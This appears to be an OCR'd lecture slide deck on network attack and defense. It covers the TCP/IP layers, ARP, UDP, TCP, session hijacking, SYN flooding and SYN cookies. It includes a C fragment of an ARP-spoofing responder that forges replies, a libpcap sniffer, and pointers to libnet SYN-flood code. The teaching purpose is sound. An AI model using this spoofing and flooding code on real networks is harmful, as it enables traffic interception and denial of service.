
# NETWORK SECURITY PRACTICES – ATTACK AND DEFENSE

TCP/IP

# (TCP/IP) Network Protocol Stack




# Protocols

| | |
|---|---|
| **Application** | DNS, TFTP, TLS/SSL, FTP, Gopher, HTTP, IMAP, IRC, NNTP, POP3, SIP, SMTP, SNMP, SSH, TELNET, ECHO, BitTorrent, eMule, RTP, PNRP, rlogin, ENRP |
| | BGP |
| **Transport** | TCP, UDP, DCCP, SCTP, IL, RUDP |
| Internet | OSPF, ICMP and IGMP |
| | IP (IPv4, IPv6), ATM |
| | ARP and RARP |
| Network access | Ethernet, Wi-Fi, token ring, PPP, SLIP, FDDI, ATM, Frame Relay, SMDS |

# Network Access Layer / MAC Address

- 48-bit unique identifier for a network adaptor network interface card
  - It is possible to change MAC address on most of today's hardware
    - Space exhaustion no sooner than the year 2100 (estimate by IEEE)



# IP Protocol

- The de facto standard Internet-layer protocol nowadays
  - Packet switching vs. connection-oriented (ATM)
- IP provides best-effort, unreliable delivery of packets
  - Data corruption, lost data packets, duplicate arrival, out-of-order packet delivery
- IPv4 (32 bit) and IPv6 (128 bit)
  - Multiplexing with port numbers
- IPsec

# Routing and Translation of Addresses

- Translation between IP addresses and MAC addresses
  - Address Resolution Protocol (ARP) for IPv4
  - Neighbor Discovery Protocol (NDP) for IPv6
- Routing with IP addresses
  - TCP, UDP, IP for routing packets, connections
  - Border Gateway Protocol for routing table updates
- Translation between IP addresses and domain names
  - Domain Name System (DNS)


# Address Resolution Protocol (ARP)

- Translate IP addresses (layer3) to Ethernet MAC addresses (layer2)
- Also used for IP over other LAN technologies, e.g., FDDI, or IEEE 802.11
- Each host maintains a table of IP to MAC addresses
- Message types:
  - ARP request
  - ARP reply
  - ARP announcement
- Reverse ARP (RARP) maps MAC address to IP address
  - Obsolete now and replaced by DHCP

| Internet Protocol (IPv4) over Ethernet ARP packet | | |
|---|---|---|
| bit offset | 0 – 7 | 8 – 15 |
| 0 | Hardware type (HTYPE) | |
| 16 | Protocol type (PTYPE) | |
| 32 | Hardware address length (HLEN) | Protocol address length (PLEN) |
| 48 | Operation (OPER) | |
| 64 | Sender hardware address (SHA) (first 16 bits) | |
| 80 | (next 16 bits) | |
| 96 | (last 16 bits) | |
| 112 | Sender protocol address (SPA) (first 16 bits) | |
| 128 | (last 16 bits) | |
| 144 | Target hardware address (THA) (first 16 bits) | |
| 160 | (next 16 bits) | |
| 176 | (last 16 bits) | |
| 192 | Target protocol address (TPA) (first 16 bits) | |
| 208 | (last 16 bits) | |


# ARP Spoofing

- Switched Networking
- ARP Poisoning
  - Lack of ID validation
  - Faked ARP Response during ARP transaction
  - Unsolicited ARP responses
  - Legitimate Use
    - Redirection of unregistered clients to signup page
    - Take over defective server
  - Defense
    - DHCP snooping
    - ArpON




*(http://blog.buttewifi.com/)*

# ARP Spoofing Example



# ARP Spoofing Example

```
int arp_respond(
    /* who (eth) asked,       asking IP,           requested IP */
    struct ether_addr *sha, struct in_addr *sip, struct in_addr *tip) {

    struct arphdr       *arph;
    struct ether_header     *ethh;
    int             i;
    int             in_list_flag=0;

    /* if refreshes are in the maximum, return now */
    if (refc>=MAX_INTERCEPTS) return (-1);

    arph=(struct arphdr *)(pkt_arp_response+sizeof(struct ether_header));
    ethh=(struct ether_header *)pkt_arp_response;

    memcpy(&(ethh->ether_dhost),sha,ETH_ALEN);
    memcpy(&(arph->__ar_tha),sha,ETH_ALEN);
    memcpy(&(arph->__ar_tip),sip,IP_ADDR_LEN);
    memcpy(&(arph->__ar_sip),tip,IP_ADDR_LEN);

    send_ethernet_frame(pkt_arp_response,sizeof(pkt_arp_response));

    if (cfg.verbose) {
    printf("ARP response send to %s ",inet_ntoa(*sip));
    printf("claiming to be %s\n",inet_ntoa(*tip));
    }
```

# Tools for packet sniffing and spoofing

- Sniffing
  - Tcpdump (built-in on most Unix systems)
  - Wireshark (www.wireshark.org)
    - On Fedora Linux, you can get it by
      - yum install wireshark
      - yum install wireshark-gnome
  - Libpcap
    - Packet capturing library on Linux / BSD
      - yum install libpcap
      - yum install libpcap-devel
  - Winpcap
    - Packet capturing library on Windows
- ARP Spoofing
  - Nemesis (http://nemesis.sourceforge.net/)

# Tools for packet sniffing and spoofing

```
int main() {
    struct pcap_pkthdr cap_header;
    const u_char *packet, *pkt_data;
    char errbuf[PCAP_ERRBUF_SIZE];
    char *device;

    pcap_t *pcap_handle;


    device = pcap_lookupdev(errbuf);
    if(device == NULL)
        pcap_fatal("pcap_lookupdev", errbuf);

    printf("Sniffing on device %s\n", device);

    pcap_handle = pcap_open_live(device, 4096, 1, 0, errbuf);
    if(pcap_handle == NULL)
        pcap_fatal("pcap_open_live", errbuf);

    int status = pcap_loop(pcap_handle, -1, caught_packet, NULL);

    printf("\npcal_loop return status = %d\n", status);

    pcap_close(pcap_handle);
}

void caught_packet(u_char *user_args, const struct pcap_pkthdr *cap_header, const u_char *packet) {
    int tcp_header_length, total_header_size, pkt_data_len;
    u_char *pkt_data;

    printf("==== Got a %d byte packet ====\n", cap_header->len);

    if( decode_ethernet(packet) == 0x800) {
```

- decode_sniff/
  - Make sure you have libpcap libpcap-devel
  - gcc decode_sniff.c -lpcap
    - Tested ok on Fedora 13,14 (both x86 and x86_64)

# User Datagram Protocol - UDP

- Multiplexing / Data Integrity over IP
  - IP + src/dst ports + checksums
  - No connection established
  - Unreliable transmission: packets may get lost
  - Data checksum is optional for IPv4 but mandatory for IPv6

| bits | 0 - 15 | 16 - 31 |
|---|---|---|
| 0 | Source Port | Destination Port |
| 32 | Length | Checksum |
| 64 | Data | |

(fields in pink color are optional)


# User Datagram Protocol - UDP

- Attacker's perspective
  - No encryption to prevent sniffing
  - Checksum is not signed to prevent data alteration
  - The header / payload can be spoofed

# Transmission Control Protocol - TCP

- Reliable connection-oriented layer over IP
  - Multiplexing with port numbers
  - Sequence number / ACK number / Flags to achieve reliable ordering of packets (stream of bytes / connection)
  - Checksum for the integrity of header and payload
  - Congestion control to further improvement reliability and performance

# TCP Handshake



# Transmission Control Protocol - TCP

- Attacker's perspective
  - No encryption to prevent sniffing
  - Like UDP, both the header and the payload can be spoofed
    - Sequence number has to fall within the window of the current TCP session (TCP sequence number prediction attack)

# TCP Sequence Numbers

- Need high degree of unpredictability
  - If attacker knows initial seq # and amount of traffic sent, can estimate likely current values
  - Send a flood of packets with likely seq numbers
  - Attacker can inject packets into existing connection
- Some implementations are vulnerable

# TCP Session Hijacking


- Each TCP connection has an associated state
  - Client IP and port number; same for server
  - Sequence numbers for client, server flows

- Problem
  - Easy to guess state
    - Port numbers are standard
    - Sequence numbers often chosen in predictable way

# Risks from Session Hijacking

- Inject data into unencrypted traffic, such as an e-mail exchange, DNS zone transfers, ftp, http, etc.
- Hide origin of malicious attacks.
- Carry out MITM attacks on weak cryptographic protocols.
  - Can trigger warnings to users that often get ignored
- Denial of service attacks, such as resetting the connection.
  - Attacker can send Reset packet to close connection.
    - Results in DoS.
    - During 2007~2008, Comcast used forged TCP resets to cripple peer-to-peer and certain groupware applications on their customers computers
  - Most systems allow for a large window of acceptable seq. #'s
    - Much higher success probability than $1/2^{32}$.
  - Attack is most effective against long lived connections, e.g. BGP.

# TCP SYN Flooding




# TCP SYN Flood

- Attacker sends many connection requests
  - Spoofed source addresses
- Victim allocates resources for each request
  - Connection requests exist until timeout
- Resources exhausted $\Rightarrow$ requests rejected
  - Asymmetric allocation of resources for the server and the client
  - Many implementations in 1996 for half-open connections queue is 8 entries long with expire time 3 minutes

# SYN Cookies

- After receiving SYN from client, server creates an entry in the SYN queue to record information such as maximum segment size (MSS) and other TCP options
- SYN Cookies: Encode the record in the initial *sequence number* (*seq*) of the SYN+ACK packet. Discard the entry.
  - Make it the client's responsibility to keep the record
- The client replies with ACK (*seq+1*). The server deduces the MSS from *seq*.



# SYN Cookies

- Advantages
  - Does not break TCP protocol specification
- Drawbacks
  - The sequence number is only 32 bit
    - Unable to pack all TCP options in there
  - The connection may freeze if the last ACK is lost
- However,
  - Only need to turn on SYN Cookies when under attack

# SYN Flooding with Libnet

- Libnet
  - User-level network stack for crafting arbitrary packets
  - The ying to the yang of libpcap
  - http://sourceforge.net/projects/libnet/
  - yum install libnet
  - yum install libnet-devel
  - Some tutorials
    - http://repura.livejournal.com/23112.html
    - http://www.stanford.edu/~stinson/cs155/**libnet**/**libnet**_talk.ppt

# SYN Flooding with Libnet

- synflood.c

